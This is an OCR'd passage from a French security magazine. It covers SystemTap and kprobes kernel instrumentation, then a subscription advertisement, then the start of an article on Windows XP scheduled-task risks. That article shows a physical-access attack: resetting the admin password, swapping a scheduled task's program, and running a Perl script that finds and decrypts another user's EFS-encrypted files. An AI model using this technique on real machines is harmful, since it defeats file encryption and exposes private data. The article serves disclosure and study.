Ce programme simpliste met en évidence certains aspects du langage de `stap`. On voit les mots-clés « probe » qui définissent les événements à auditer. Par exemple, on a ici un probe « `begin` » qui effectue des actions au chargement du module incident. De la même manière, on a un probe « `end` » pour des actions au déchargement du module. Le code contient une commande « `print` » qui réalise un affichage sur la sortie standard. À noter que l'on dispose aussi d'un `printf` dans le style du C, mais il ne comprend que deux formats `%s` (`string`) et `%d` (`decimal`). Enfin, l'instruction « `exit` » décharge le module.

Deuxième test : tracer les i/o réalisées sous un shell (bash)

Dans ce script, le but est de tracer les appels système `open`, `read` et `write` effectués sur une session shell bash. L'algorithme définit une table de hachage contenant les PID des *bashs* en cours d'exécution sur la machine. Ainsi, on teste si le PPID (PID du processus père) d'un processus exécutant un appel système `open/read/write` correspond à l'un des PID enregistrés sur notre table de hachage.

```
// Table de hachage contenant les PID des bash en cours d'exécution
global array_active_shell

// Probe exécutée au chargement du module
probe begin
{
        print("load bash watcher\n")
}

// Probe sur le retour de l'appel système execve()
// Si le nom du programme en cours est bash,
// on l'ajoute à la table des bash actifs
probe kernel.function("sys_execve").return
{
        if (execname() == "bash")
        {
                printf("%d:%d:%s:%s:%d - Start -\n", ppid(), pid(),
execname(), argstr, uid())
                array_active_shell[pid()]=1
        }
}

// Probe sur l'appel système exit()
// On supprime ce bash de la table
probe kernel.function("sys_exit_group")
{
        if (execname() == "bash")
        {
                printf("%d:%d:%s:%s:%d - Exiting -\n", ppid(), pid(),
execname(), argstr, uid())
                delete array_active_shell[pid()]
        }
}

// Probes pour surveiller les I/O des bash
probe syscall.open,syscall.read,syscall.write
{
        if (([pid()] in array_active_shell) || ([ppid()] in array_active_
shell))
                printf("%d:%s(%d) %s (%s)\n", ppid(), execname(), pid(),
probefunc(), argstr)
}

// Au déchargement du module, on détruit la table
```

```
probe end
{
        delete array_active_shell
        print("unload bash watcher\n")
}
```

Après chargement par `stap`, on obtient des affichages du genre suivant :

```
2351:3070:bash::0 - Start -
2351:bash(3070) sys_open") ("/etc/ld.so.cache", O_RDONLY)
2351:bash(3070) sys_open") ("/lib/libncurses.so.5", O_RDONLY)
2351:bash(3070) sys_read") (3, [0xffffffffbfb8012c], 512)
2351:bash(3070) sys_open") ("/lib/tls/libdl.so.2", O_RDONLY)
...
```

Cet exemple est plutôt pédagogique (il contient beaucoup de moyens d'échappement), toutefois il met en relief l'utilisation des probes sur des fonctions du noyau. Concrètement, on peut placer des probes :

- sur les appels système -> `probe syscall.<appel>` ;
- sur des fonctions -> `probe kernel.function(" fonction ")` ;
- sur un retour d'appel système -> `probe syscall.<appel>.return` ;
- sur un fichier C issu du code du noyau avec des caractères joker -> `probe kernel.function(" *@/net/socket.c ")` pour auditer tout les appels aux fonctions de `socket.c` ;
- sur les *jiffies*. Les jiffies sont des compteurs qui sont incrémentés à chaque interruption d'horloge. Ces compteurs sont mis à zéro à chaque démarrage du système. C'est là-dessus que l'on base la mesure de l'*uptime*.

Note

La différence entre, par exemple, `probe kernel.function("sys_execve")` et `probe syscall.execve` est que le second correspond à un ensemble de probes inclus dans Systemtap, appelés les *tapsets*. Le but est d'avoir accès par un nom simplifié aux fonctions souvent auditées.

Les kprobes en C

La documentation de Systemtap ne détaille pas le processus de compilation des scripts. C'est pourquoi nous avons souhaité étudier, dans un premier temps, la programmation directe des kprobes, et dans un second temps, comment Systemtap les utilise concrètement. La partie suivante explicite donc ce qui se cache sous les scripts Systemtap – le code source des modules noyau générés en langage C. Un premier exemple présente une kprobe implémentée directement en langage C, plutôt sobre, mais sans vérification d'erreur. Les deux exemples suivants reprennent les modules générés par les scripts `stp` vus précédemment, en détaillent leur structure et le contrôle d'erreur qui est automatiquement effectué par Systemtap.

kprobe_example.c

Ce premier exemple est tiré directement de la documentation de kprobes incluse dans le noyau (`Documentation/kprobes.txt`). Il présente l'implémentation simple et directe d'une kprobe auditant les appels système `fork()`. À noter que, pour localiser la fonction `do_fork()` du noyau, la fonction `kallsyms_lookup_name()` est utilisée, ce qui impose de compiler le noyau avec l'option `CONFIG_KALLSYMS`, (c'est normalement le cas par défaut).

```
/*kprobe_example.c*/
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/kprobes.h>
#include <linux/kallsyms.h>
#include <linux/sched.h>
/* Allocation de la structure kprobe (une par probe) */
static struct kprobe kp;
/* kprobe pre_handler */
int handler_pre(struct kprobe *p, struct pt_regs *regs)
{
        printk("pre_handler: p->addr=0x%p, eip=%lx, eflags=0x%lx\n",
                p->addr, regs->eip, regs->eflags);
        dump_stack();
        return 0;
}
/* kprobe post_handler */
void handler_post(struct kprobe *p, struct pt_regs *regs, unsigned long flags)
{
        printk("post_handler: p->addr=0x%p, eflags=0x%lx\n",
                p->addr, regs->eflags);
}
/* kprobe fault_handler */
int handler_fault(struct kprobe *p, struct pt_regs *regs, int trapnr)
{
        printk("fault_handler: p->addr=0x%p, trap #%dn",
                p->addr, trapnr);
        return 0;
}
int init_module(void)
{
        int ret;
        kp.pre_handler = handler_pre;
        kp.post_handler = handler_post;
        kp.fault_handler = handler_fault;
        kp.addr = (kprobe_opcode_t*) kallsyms_lookup_name("do_fork");
        /* Enregistrement de la kprobe */
        if (!kp.addr) {
                printk("Couldn't find %s to plant kprobe\n", "do_fork");
                return -1;
        }
        if ((ret = register_kprobe(&kp) < 0)) {
                printk("register_kprobe failed, returned %d\n", ret);
                return -1;
        }
        printk("kprobe registered\n");
        return 0;
}
void cleanup_module(void)
{
        /* Effacement de la kprobe */
        unregister_kprobe(&kp);
        printk("kprobe unregistered\n");
}
MODULE_LICENSE("GPL");
```

On retrouve dans cet exemple les différentes étapes de l'insertion d'une kprobe dans le noyau :

1. Allocation de la structure kprobe.
2. Renseignement des champs de cette structure.
3. Appel à `register_kprobe` pour le placement de la kprobe, au chargement du module.
4. Appel à `unregister_kprobe` lorsque le module est retiré.


hello.c

L'exemple précédent montrait un module utilisant les kprobes écrit directement en C. Pour comparer avec ce que produit Systemtap, nous nous proposons maintenant d'étudier comment un script `stp` est traduit en C. Ainsi, si jamais vous souhaitez examiner le code produit par `stap` à la phase 2, vous disposerez de points de repère. À partir du script `hello.stp` vu plus haut, Systemtap produit le fichier source `hello.c`, qui par la suite sera compilé pour former le module noyau `hello.ko`. Lors de la lecture du fichier `hello.c`, il apparaît immédiatement que Systemtap introduit des vérifications et contrôles d'erreur à différents niveaux, en particulier durant l'enregistrement des kprobes, et lors de l'exécution des handlers. Parmi les différents moyens de contrôle d'erreur mis en place par Systemtap, on remarque :

- L'emploi d'une variable `session_state` pour surveiller les différentes étapes de l'insertion de la kprobe dans le noyau (`STARTING`, `RUNNING`, `ERROR`, `STOPPING`, `STOPPED`).
- Une structure `context` qui intègre la gestion des erreurs, les variables locales des probes...
- La gestion du cas multiprocesseur.

Le graphe des appels de fonctions dans `hello.c` est représenté en figure 3. On y repère les différents noms de fonctions générés automatiquement par Systemtap. On a `probe_start` et `probe_exit` pour le chargement et le retrait du module, `register_probe_X` pour gérer l'enregistrement des probes, `probe_X` qui contient le code du handler du probe.

Figure 3 *Graphe d'appel dans hello.stp*




bash.c

Le script `bash.stp` constitue un exemple d'emploi bien plus avancé que le précédent. En effet, là où le script `hello.stp` provoquait simplement l'affichage d'un message lors du chargement du module, cet exemple utilise plusieurs kprobes ainsi qu'une kretprobe. La **kretprobe** est une sonde qui se place au retour de la fonction ciblée du noyau, contrairement à la kprobe qui est au début.Le fichier source C `bash.c` généré par Systemtap est logiquement bien plus complexe. En observant le graphe des appels (figure 4), on retrouve enfin les appels aux fonctions `register_kprobe` et `unregister_kprobe`, qui sont ajoutées dans le noyau lorsqu'on active le support des kprobes.

Systemtap en pratique

Nous allons maintenant déployer Systemtap pour surveiller les flux connectés de communication au niveau hôte. Dans ce contexte, nous avons besoin de certaines informations qui ne sont pas accessibles avec le langage de Systemtap. Pour remédier à cela, il existe un mode **guru** (`stap -g`), dans lequel Systemtap accepte

Figure 4 *Graphe d'appel dans bash.stp*



la présence de code source C au sein des scripts (**embedded C**). Ce code sera compilé directement par le compilateur C, ce qui implique que Systemtap ne peut faire aucune vérification de stabilité dans ce mode. C'est pourquoi ce mode est considéré comme dangereux, en effet tout code C présent est directement exécuté par le noyau.

Rappelons qu'une *socket* doit passer par plusieurs phases avant de pouvoir émettre ou recevoir des données. Elle se crée grâce a la fonction C `socket()`, se lie à une adresse IP par un `bind()` et attend des connexions par l'appel à `accept()`.

Nous voulons récupérer le nom du service, l'adresse IP sur laquelle il est lié, son port d'écoute, le couple IP/port qui a établi une connexion avec ce service et enfin les quantités totales de données reçues et émises.

Voici une version abrégée du code source. Vous trouverez la version intégrale sur **http://moutane.rstack.org/systemtap/tcp_monitor.stp**.

```
[...]
function get_source_port:long(sock)
%{
        unsigned long ptr = (unsigned long) THIS->sock;
        struct inet_sock *inet = (struct inet_sock *) ptr;
        THIS->__retvalue=(long long) LPORT;
%}
function get_destination_port:long(sock)
[...]
function get_ip_source:string(sock)
%{
        unsigned long ptr = (unsigned long) THIS->sock;
        struct inet_sock *inet = (struct inet_sock *) ptr;
        unsigned char addr[4];
        memcpy(addr,SADDR,sizeof(addr));
        sprintf(THIS->__retvalue,"%d.%d.%d.%d",addr[0],addr[1],addr[2],addr[3]);
%}
function get_ip_destination:string(sock)
[...]
function get_returnvalue:long ()
%{
        THIS->__retvalue=CONTEXT->regs->eax;
%}
global current_port_send,current_src_ip_send,current_port_recv,current_src_ip_
recv,tcp_stats_send,tcp_stats_recv,tcp_prog
[...]
probe kernel.function("tcp_sendmsg")
```

```
{
        current_port_send = get_source_port($sk)
        current_src_ip_send = get_ip_source($sk)
        current_port_recv = get_destination_port($sk)
        current_src_ip_recv = get_ip_destination($sk)
}
probe kernel.function("tcp_recvmsg")
{
        current_port_recv = get_source_port($sk)
        current_src_ip_recv = get_ip_source($sk)
        current_port_send = get_destination_port($sk)
        current_src_ip_send = get_ip_destination($sk)
}
probe kernel.function("tcp_sendmsg").return
{
        size = get_returnvalue()
        if (size >= 0)
        {
                tcp_stats_send[current_port_send,current_src_ip_
send,current_port_recv,current_src_ip_recv] += size
                        if (![current_port_send,current_src_ip_
send,current_port_recv,current_src_ip_recv] in tcp_prog))
                                tcp_prog[current_port_
send,current_src_ip_send,current_port_recv,current_src_ip_recv] = execname()
        }
}
probe kernel.function("tcp_recvmsg").return
{
        size = get_returnvalue()
        if (size >= 0)
        {
                tcp_stats_recv[current_port_send,current_src_ip_
send,current_port_recv,current_src_ip_recv] += size
        }
}
probe kernel.function("tcp_close")
{
        printf("%-15s\t\t%d\t\t%s\t%d\t\t%s\t%d\t%d\n", execname(),
get_source_port($sk), get_ip_source($sk),get_destination_port($sk),get_ip_
destination($sk),tcp_stats_send[get_source_port($sk),get_ip_source($sk),get_destination_port($sk),get_ip_
destination($sk)],tcp_stats_recv[get_destination_port($sk),get_ip_destination($sk),get_source_port($sk),get_ip_source($sk)])
        delete tcp_stats_send[get_source_port($sk),get_ip_source($sk),get_
destination_port($sk),get_ip_destination($sk)]
        delete tcp_prog[get_source_port($sk),get_ip_source($sk),get_
destination_port($sk),get_ip_destination($sk)]
        delete tcp_stats_recv[get_destination_port($sk),get_ip_
destination($sk),get_source_port($sk),get_ip_source($sk)]
}
[...]
```

Les déclarations en tête de fichier et le code des cinq premières fonctions est encadré de `%{` et `%}`. Ces symboles indiquent que l'on a affaire à de l'**embedded C**. En bref, on introduit du code (ISO C99 et GNU C) pour utiliser des macros spécifiques au noyau Linux (`KERNEL_VERSION`) ou encore des structures (`inet_sock`). Ce code est passé sans interprétation par `stap` au compilateur gcc. Détaillons l'obtention du port sur l'hôte distant (l'obtention de l'adresse IP suit le même principe). La fonction `get_destination_port` prend une socket (`inet_sock`) en paramètre (`<kernel_source>/net/inet_sock.h`). Les informations qui vont nous intéresser sont les suivantes :

```
struct inet_sock {
[...]
        __u32                   daddr;
        __u16                   dport;
        __u16                   num;
        __u32                   saddr;
[...]
};
```

La macro `THIS` est utilisée dans les portions d'**embedded C**. Cette macro autorise l'accès depuis notre code inséré aux variables manipulées par le langage de haut niveau de Systemtap. Il s'agit ici de `sock` (socket en cours d'exploration) et `__retvalue` (valeur de retour de la fonction `get_destination_port`). La traduction en C de cette fonction est la suivante :

```
void function_get_destination_port (struct context* __restrict__ c) {
  struct function_get_destination_port_locals *  __restrict__ l =
    & c->locals[c->nesting].function_get_destination_port;
  (void) l;
  #define CONTEXT c
  #define THIS l
  if (0) goto out;
  l->__retvalue = 0;
  {
      unsigned long ptr = (unsigned long) THIS->sock;
      struct inet_sock *inet = (struct inet_sock *) ptr;
      THIS->__retvalue=(long long) DPORT;
  }
out:
  ;
  #undef CONTEXT
  #undef THIS
}
```

La macro `THIS` est liée à la structure suivante :

```
struct function_get_destination_port_locals {
int64_t sock;
int64_t __retvalue;
} function_get_destination_port;
```

On retrouve bien la socket (`THIS->sock`) argument de la fonction `get_destination_port` et sa valeur de retour (`THIS->__retvalue`).

Considérons maintenant la fonction `get_returnvalue`. Elle se propose d'assigner au retour d'une fonction (`THIS->__retvalue`) la valeur du registre `eax` (valeur de retour sur les i386). Sa transcription en C est la suivante :

```
void function_get_returnvalue (struct context* __restrict__ c) {
  struct function_get_returnvalue_locals *  __restrict__ l =
    & c->locals[c->nesting].function_get_returnvalue;
  (void) l;
  #define CONTEXT c
  #define THIS l
  if (0) goto out;
  l->__retvalue = 0;
  {
      THIS->__retvalue=CONTEXT->regs->eax;
  }
out:
  ;
  #undef CONTEXT
  #undef THIS
}
```

Cette transcription assigne à la macro `CONTEXT` une `struct context`. Voici sa composition :

```
wwstruct context {
  atomic_t busy;
  const char *probe_point;
  unsigned actioncount;
  unsigned nesting;
  const char *last_error;
  const char *last_stmt;
  struct pt_regs *regs;
[...]
}
```

On retrouve l'attribut `regs` qui est un `pt_regs`, structure définie

dans <kernel_source>/asm-i386/ptrace.h (pour en savoir plus sur ptrace voir **[12]**). Elle contient les registres qui composent le contexte du processus, notamment eax. On trouve aussi le nom du probe qui a généré l'appel à cette fonction (probe_point).

Passons à l'algorithme. Nous avons déclaré sept variables globales, quatre sont relatives aux communications en cours et servent principalement à créer les clés pour les tables de hachage chargées de conserver l'état de chaque connexion :

- current_port_send : port en cours d'émission ;
- current_src_ip_send : adresse en cours d'émission ;
- current_port_recv : port en cours de réception ;
- current_src_ip_recv : adresse en cours de réception.

Ces variables sont nécessaires. Il faut garder en mémoire les informations de la socket concernée par l'émission/réception. En effet, lors du probe kernel.function("tcp_sendmsg").return qui nous donne le volume de données envoyées (get_returnvalue()), la référence à la socket ($sk) est perdue, car elle n'est accessible que pendant le probe kernel.function("tcp_sendmsg").

Les trois autres sont des tables de hachage qui gardent l'état des connexions. Les clés de ces tables sont la combinaison de l'adresse/port source et de l'adresse/port destination :

- tcp_stats_send : quantité de données envoyée par l'hôte instrumentée ;
- tcp_stats_recv : quantité de données reçue par l'hôte instrumentée ;
- tcp_prog : programme concerné par cette transaction.

Ce script instrumente trois fonctions :

Probes définis dans notre script

Fonction	Probe	Utilité
tcp_sendmsg	kernel.function("tcp_sendmsg")	Récupérer les informations de la socket pour créer la clé
	kernel.function("tcp_sendmsg").return	Récupérer le volume de données envoyé par la source
tcp_recvmsg	kernel.function("tcp_recvmsg")	Récupérer les informations de la socket pour créer la clé
	kernel.function("tcp_sendmsg").return	Récupérer le volume de données reçu par la source
tcp_close	kernel.function("tcp_close")	Créer la clé pour supprimer du tableau la transaction terminée

On lance le module. Pendant son exécution, nous avons généré deux connexions SSH sur cette machine (192.168.0.13) depuis 192.168.0.10 et 192.168.0.250 et surfé depuis la machine instrumentée (192.168.0.13) en interrompant le module au milieu d'un téléchargement.

```
[root@localhost ~]# stap -g test_tcp.stp
module net enabled
LOCAL_PROG    SOURCE_PORT    IP_SOURCE       DEST_PORT   IP_DEST          SEND   RECV
firefox-bin   48566          192.168.0.13    20480       204.152.191.37   430    18577
firefox-bin   54058          192.168.0.13    20480       204.152.191.5    490    5917
firefox-bin   48568          192.168.0.13    20480       204.152.191.37   490    6195
firefox-bin   48569          192.168.0.13    20480       204.152.191.37   477    1440
sshd          22             192.168.0.13    43263       192.168.0.250    3404   2055
sshd          22             192.168.0.13    14340       192.168.0.10     6484   2840
firefox-bin   57045          192.168.0.13    20480       204.152.191.37   992    140274
firefox-bin   57046          192.168.0.13    20480       204.152.191.37   526    0

TCP Communications in progress
LOCAL_PROG    SOURCE_PORT    IP_SOURCE       DEST_PORT   IP_DEST          SEND   RECV
firefox-bin   47300          192.168.0.13    20480       66.249.91.99     510    1708
firefox-bin   57047          192.168.0.13    20480       204.152.191.37   526    12657400
module net disabled
```

Conclusion

Avec Systemtap, Linux dispose d'un début d'équivalent à DTrace de Solaris. Jusque là, les scripts d'instrumentation avec toutes les possibilités de récupération, filtrage et exploitation de l'information qu'ils entraînent étaient l'apanage des administrateurs Solaris. Désormais, les administrateurs Linux disposent eux aussi de fonctionnalités d'audit avancées.

Références

[1] « *Intrusion Detection using Sequences of System Calls* », **http://www.cs.virginia.edu/~jones/cs551S/forrest.ppt**

[2] « *An Intrusion-Detection System Based on the Teiresias Pattern-Discovery Algorithm* », **http://perso.rd.francetelecom.fr/debar/papers/WesDacDeb99.pdf**

[3] Linux Trace Toolkit, **http://www.opersys.com/LTT/**

[4] syscalltrack, **http://syscalltrack.sourceforge.net/**

[5] Dtrace, **http://www.opensolaris.org/os/community/dtrace/**

[6] « Le reverse engineering facile avec Dtrace », MISC 22.

[7] Systemtap, **http://sourceware.org/systemtap/**

[8] « *Instrumenting the Linux Kernel with SystemTap* », **http://www.redhat.com/magazine/011sep05/features/systemtap/**

[9] « *Locating System Problems Using Dynamic Instrumentation* », **http://sourceware.org/systemtap/RH2_Systemtap_OLS_2005.pdf**


[10] « *Gaining insight into the Linux kernel with Kprobes* », **http://www.redhat.com/magazine/005mar05/features/kprobes/**

[11] « *SystemTap build instructions for FC4* », **http://sourceware.org/ml/systemtap/2005-q3/msg00468.html**

[12] « Injection de code sous Unix », MISC 13.

Offres de couplage !

Lisez-vous régulièrement :



Le magazine 100% sécurité informatique

et/ou

Le magazine 100% Linux

et/ou

100% pratique

et/ou

Apprivoisez votre pingouin !

Si oui, ces offres d'abonnement à tarif préférentiel vous sont destinées.

Linux Magazine + Linux Magazine hors série

~~106,60~~ **79 €**

Economie : 27,60 €

Linux Magazine + Misc + Linux Magazine hors série

~~154,60~~ **105 €**

Economie : 49,60 €

Linux Magazine + Misc

~~116,20~~ **83 €**

Economie : 33,20 €

Linux Magazine + Misc + Linux Magazine hors série + Linux Pratique

~~190,30~~ **129 €**

Economie : 61,30 €

Bon de commande à remplir et à retourner à :

*Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

OUI, je m'abonne et désire profiter des offres spéciales de couplage

Je coche la référence de l'offre :	Prix	Qté.	Total
☐ 11 N°s Linux Mag. + 6 N°s Linux Mag HS	79 €		
☐ 11 N°s Linux Mag. + 6 N°s MISC	83 €		
☐ 11 N°s Linux Mag. + 6 N°s MISC + 6 N°s Linux Mag HS	105 €		
☐ 11 N°s Linux Mag. + 6 N°s MISC + 6 N°s Linux Mag HS + 6 N°s Linux Pratique	129 €		
OFFRES VALABLES UNIQUEMENT EN FRANCE MÉTRO**	TOTAL		

**Pour les tarifs étrangers, consultez notre site : www.ed-diamond.com

4 façons de vous abonner :

- ☒ par courrier postal en nous renvoyant le bon ci-dessous
- ☒ par le Web, sur **www.ed-diamond.com**
- ☒ par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- ☒ par fax au 03 88 58 02 09 (CB)

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon règlement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions*

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200

Risques liés aux tâches planifiées de Windows XP

À l'instar de at ou cron sous Unix, les tâches planifiées sous Windows XP permettent à un utilisateur d'exécuter des tâches différées ou périodiques. Mais contrairement aux outils Unix précités, lors de la création d'une tâche, l'utilisateur doit fournir le mot de passe d'ouverture de session du compte à utiliser pour l'exécution. Quelle est l'utilité de cette saisie de mot de passe ? Entraîne-t-elle des risques particuliers ?

1. Rapide présentation des tâches planifiées de Windows XP

La fonctionnalité de tâches planifiées est incluse dans l'installation de base de Windows XP. Elle permet à un utilisateur d'exécuter un script ou un programme en tâche de fond, à une date programmée, sans qu'il ait besoin d'être connecté. L'implémentation de cette fonctionnalité se présente sous la forme de deux entités qui communiquent entre elles : un service `Schedule`, s'exécutant sous l'identité SYSTEM, et une interface de gestion. Cette deuxième entité permet de créer, modifier ou supprimer une tâche et est disponible sous deux formes :

- graphique à travers l'explorateur Windows (en ouvrant `C:\WINDOWS\Tasks\` ou en passant par le Panneau de configuration).
- en ligne de commande avec l'utilitaire `schtasks.exe`.

Quelle que soit l'interface de gestion utilisée, l'utilisateur doit fournir obligatoirement les informations suivantes lors de la création d'une tâche :

- un nom pour désigner la tâche ;
- le chemin vers le programme à exécuter ;
- l'identité du compte d'exécution (qui peut être différente de l'identité du créateur de la tâche) ;
- des renseignements concernant la date de planification de la tâche.

Le mot de passe d'ouverture de session, associé à l'identité du compte d'exécution, est aussi demandé au créateur de la tâche, excepté dans deux cas. Le premier cas se présente lorsque l'option facultative « N'exécuter que si une session est ouverte » est cochée. Cette option n'est disponible qu'à partir du *Service Pack* 2 de Windows XP et, comme son nom l'indique, la tâche ne sera alors exécutée que si l'utilisateur ayant pour identité le compte d'exécution est connecté. Notons au passage que, dans cette situation, seuls les administrateurs peuvent créer une tâche dont le compte d'exécution est différent du compte du créateur. C'est donc une option qui peut être utile mais qui limite les possibilités de planification d'une tâche. Le deuxième cas apparaît si le compte d'exécution demandé est SYSTEM et n'est possible que si le créateur de la tâche est un administrateur. Dans le reste de l'article, nous ne considèrerons que les tâches planifiées ne correspondant pas à ces deux cas afin d'être certain que l'utilisateur a bien fourni un mot de passe lors de la création de la tâche. Maintenant que nous connaissons les principales caractéristiques des tâches planifiées, voyons quels sont les risques pour l'utilisateur ayant l'identité du compte d'exécution en commençant par un risque lié au chiffrement EFS.

Note

Tous les tests ont été effectués sous Windows XP SP2 Pro inscrit dans un domaine.

2. « Cassage » du chiffrement EFS

2.1 Présentation du chiffrement de fichiers par EFS

EFS (*Encrypting File System*) est une extension du système de fichier NTFS qui permet à un utilisateur de chiffrer ses fichiers afin, en particulier, de protéger leur confidentialité contre une personne ayant un accès physique à l'ordinateur. Il est fourni en standard avec Windows 2000, XP et 2003. Les informations complètes sur les mécanismes de chiffrement et déchiffrement utilisés sont disponibles dans un document de Microsoft [1]. Pour résumer rapidement, voici le processus mis en œuvre lors du chiffrement d'un fichier :

1. Une clé de chiffrement appelée FEK (*File Encryption Key*) est générée aléatoirement.
2. Le fichier est chiffré avec un algorithme symétrique (DESX ou 3DES) en utilisant la FEK comme clé de chiffrement.
3. La FEK est chiffrée à l'aide d'un algorithme asymétrique avec la partie publique d'une bi-clé spécifique à l'utilisateur et ayant pour rôle prévu « Système de fichiers EFS ».
4. Le résultat du chiffrement de la FEK est stocké dans le champ NTFS DDF (*Data Decryption Field*) du fichier.


La partie privée de la bi-clé de l'utilisateur est stockée en utilisant DPAPI qui emploie le mot de passe de session de l'utilisateur pour son mécanisme de protection [2]. Lorsqu'un utilisateur a chiffré un ou plusieurs fichiers, on peut voir le certificat de la clé utilisée pour le chiffrement EFS dans le magasin de certificats utilisateur (voir figure 1). Pour qu'une application puisse utiliser la partie privée de la bi-clé, l'utilisateur doit avoir fourni son mot de passe d'ouverture de session. En particulier, ceci est fait lorsque que l'utilisateur se connecte (fig. 1).

Pour le déchiffrement, les étapes sont :

1. Déchiffrement de la structure DDF associé au fichier avec la partie privée de la bi-clé de l'utilisateur afin de récupérer la FEK.

Frédéric Giquel,
frederic.giquel@laposte.net

Figure 1 *Certificat utilisé par EFS*



2 Déchiffrement du fichier avec le FEK en utilisant l'algorithme symétrique.

Pour terminer cette brève présentation de EFS, notons que la version diffusée avec Windows 2000 n'est pas considérée comme sûre pour plusieurs raisons : par défaut, le compte « Administrateur » est un agent de récupération si l'ordinateur ne fait pas partie d'un domaine ; la longueur de clé est faible dans les versions de Windows exportées en dehors des Etats-Unis ; plusieurs vulnérabilités ont été découvertes (CVE-2000-0420, CVE-2001-0261 et CVE-2002-0788). Ces problèmes ont été corrigés dans la version qui nous concerne dans cet article (Windows XP).

2.2 Détournement d'une tâche planifiée

On vient de voir la place importante tenue par le mot de passe d'ouverture de session de l'utilisateur dans le processus de déchiffrement utilisé par EFS. Or, c'est ce mot de passe qui est saisi lors de la création d'une tâche planifiée. Un rapide test nous montre que le processus exécuté par une tâche planifiée est capable d'accéder (en lecture et en écriture) aux fichiers chiffrés avec EFS par le compte d'exécution, et ce, même si l'utilisateur ne s'est jamais connecté depuis le démarrage du système d'exploitation ! Se pose alors la question de savoir s'il est possible de détourner une tâche planifiée d'un utilisateur sans connaître son mot de passe afin d'exécuter un programme qui déchiffrerait ses fichiers. Le but d'EFS étant de protéger les données du système de fichier d'une attaque physique, nous nous plaçons dans la situation d'un attaquant ayant un accès physique (après un vol de portable par exemple). Nous sommes donc capables de nous connecter en tant qu'administrateur local (après avoir utilisé un outil tel que `ntpassword` **[3]** pour réinitialiser le mot de passe si besoin).

Dans la configuration par défaut des tâches planifiées, un administrateur peut agir sur une tâche planifiée d'un autre utilisateur. Les actions possibles sont :

- l'exécution immédiate ;
- la lecture des paramètres ;
- la modification des paramètres à l'exception de l'identité du compte d'exécution et du chemin vers le programme à exécuter car, pour ces deux options, la saisie du mot de passe du compte d'exécution est requise.

On voit donc qu'il est possible d'agir sur la date d'exécution, mais pas sur le chemin du programme exécuté. Néanmoins, en tant qu'administrateur, il est possible de modifier le contenu du système de fichier et donc de remplacer le contenu du fichier à exécuter (même si cela est un peu plus compliqué si le fichier est protégé par `Windows File Protection` **[4]**). Comme il n'y a pas de vérification du contenu du fichier à exécuter lors du démarrage de la tâche (en vérifiant le hachage du fichier par exemple), la tâche ne verra pas la modification et exécutera bien le code de remplacement.

Il reste donc à écrire le programme déchiffrant les fichiers EFS. La routine Perl suivante montre que cela est faisable en quelques lignes de code exécutant les phases suivantes : recherche des fichiers chiffrés sur le système, copie de ces fichiers dans `$repertoireClair`, puis déchiffrage des fichiers copiés.

```
use File::Basename;
use File::Copy;
$^W = 1;
my $repertoireClair = 'C:\\cassageEFS\\clair\\';
sub creationRepertoire ($)
{
    my ($rep) = @_;
    unless (-e $rep)
    {
      creationRepertoire (dirname ($rep));
      print "Création du répertoire $rep\n";
      mkdir $rep or print "Echec de la création du répertoire\n";
    }
}
print "--> On récupère la liste des fichiers chiffrés\n";
my @liste_fichiers = `cipher /u /n`;
print "\n--> On copie les fichiers\n";
for my $fchiffre (@liste_fichiers)
{
    # Suppression des deux caractères aux extrémités
    chomp ($fchiffre);
    $fchiffre =~ s/^..//;
    # Si ce n'est pas un fichier, on passe à la ligne suivante
    next if ($fchiffre !~ /^[a-zA-Z]:/);
    # Si le fichier n'est pas lisible (c'est le cas s'il est chiffré par un
    # autre utilisateur), on passe à la ligne suivante
    next unless open (FH, '<', $fchiffre);
    close FH;

    my $rdest = $fchiffre;
```

```
    # Suppression du ':' après la lettre du lecteur
    $rdest =~ s/^([a-zA-Z]):/$1/;
    $rdest = dirname ($repertoireClair . $rdest) . '\\';
    creationRepertoire ($rdest);
    print "Copie de $fchiffre vers $rdest\n";
    copy ($fchiffre, $rdest) or print "Echec de la copie\n";
}
print "\n--> On déchiffre\n";
system ("cipher /d /a /s:$repertoireClair");
print "\n--> C'est fini, le résultat est visible dans $repertoireClair\n";
```

